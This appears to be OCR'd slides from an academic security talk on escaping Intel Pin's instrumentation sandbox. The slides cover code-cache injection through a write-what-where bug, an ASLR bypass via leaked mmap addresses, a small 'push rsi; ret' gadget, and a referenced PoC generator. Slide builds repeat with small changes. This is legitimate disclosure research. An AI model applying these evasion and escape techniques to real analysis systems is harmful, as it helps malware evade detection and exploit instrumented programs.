
```
0x7fffffffd370 <cookie>:    push  rsi  /* \x56 */
0x7fffffffd371 <cookie+1>:  ret        /* \xc3 */
0x7fffffffd372 <cookie+2>:  mov   edi,0x00
```

Primitive for `jmp rsi` on the (executable) Stack

A2: Control only data

Exploit description

Technical University of Munich



Conclusion & Future Work

Technical University of Munich

- A **malicious** binary running in Intel Pin can ...
  - ... **detect** analysis and conceal its original behavior.
  - ... **evade** analysis by manipulating Pin's code cache.
- Exposing a trusted binary running in Intel Pin to a malicious attacker may make it **easier to exploit** already present vulnerabilities.

Be careful when using DBI frameworks for security purposes!

Future steps:

- Extend analysis frameworks' detection techniques (**Stealthiness**)
- Can Intel Memory Protection Keys (MPK) improve **Isolation**?

Questions?

Technical University of Munich

Thanks!
CU @ DEF CON CTF!

DBI Engine Detection Tool and all PoC code

↪ https://github.com/zhechkoz/pwin

Zhechko's Master Thesis

↪ https://kirschju.re/static/ma_zhechev_2018.pdf

Slides

↪ https://kirschju.re/static/recon_2018_kirsch_zhechev_pwin.pdf

PwIN Bug

↪ Reported to Intel

Research Paper

↪ "Pwning Intel piN – Why DBI is unsuitable for security applications", ESORICS 2018

Backup

A2.1: Control only data

- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?

A2.1: Control only data

- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  - ↪ **Write-What-Where** vulnerability in instrumented program

A2.1: Control only data

- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  ↪ **Write-What-Where** vulnerability in instrumented program
- But attacker does not control source code
  ↪ possesses **all** binaries and depending dynamic libraries


A2.1: Control only data

Technical University of Munich

- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  ↪ **Write-What-Where** vulnerability in instrumented program
- But attacker does not control source code
  ↪ possesses **all** binaries and depending dynamic libraries
- But we need some code sequence executed (at least) twice

A2.1: Control only data


- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  ↪ **Write-What-Where** vulnerability in instrumented program
- But attacker does not control source code
  ↪ possesses **all** binaries and depending dynamic libraries
- But we need some code sequence executed (at least) twice
  ↪ `rtld_lock_default_lock` manages constructors / destructors
  ↪ called **before** and **after** `main` function's execution



- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  - ↪ **Write-What-Where** vulnerability in instrumented program
- But attacker does not control source code
  - ↪ possesses **all** binaries and depending dynamic libraries
- But we need some code sequence executed (at least) twice
  - ↪ `rtld_lock_default_lock` manages constructors / destructors
  - ↪ called **before** and **after** `main` function's execution
- But where is the Code Cache? (ASLR)

A2.1: Control only data

Conclusion & Future Work



- Same idea as A1 but malicious code is injected in the Code Cache
- But how can we alter the Code Cache?
  - ↪ **Write-What-Where** vulnerability in instrumented program
- But attacker does not control source code
  - ↪ possesses **all** binaries and depending dynamic libraries
- But we need some code sequence executed (at least) twice
  - ↪ `rtld_lock_default_lock` manages constructors / destructors
  - ↪ called **before** and **after** `main` function's execution
- But where is the Code Cache? (ASLR)
  - ↪ The Code Cache has constant offset to application's big heap
  - ↪ Leaked address of any `mmap-ed` memory

Dynamic Loader Oriented Programming on Linux. J. Kirsch *et al.*, ROOTS, 2017

- `ShadowStackTool` is a straightforward implementation of a Shadow Stack (**Interposition** and **Inspection**)
- `pwnccgen.py` generates a minimal program which escapes the DBI engine's sandbox

DEMO

- ~~Isolation~~ and ~~Stealthiness~~ ⇒ ~~Interposition~~ and ~~Inspection~~
- **Intel Pin does not track any (illegal) Code Cache modifications**
- A2's attack depends on `glibc` functions' characteristics
  ↪ Applicable only in a Linux environment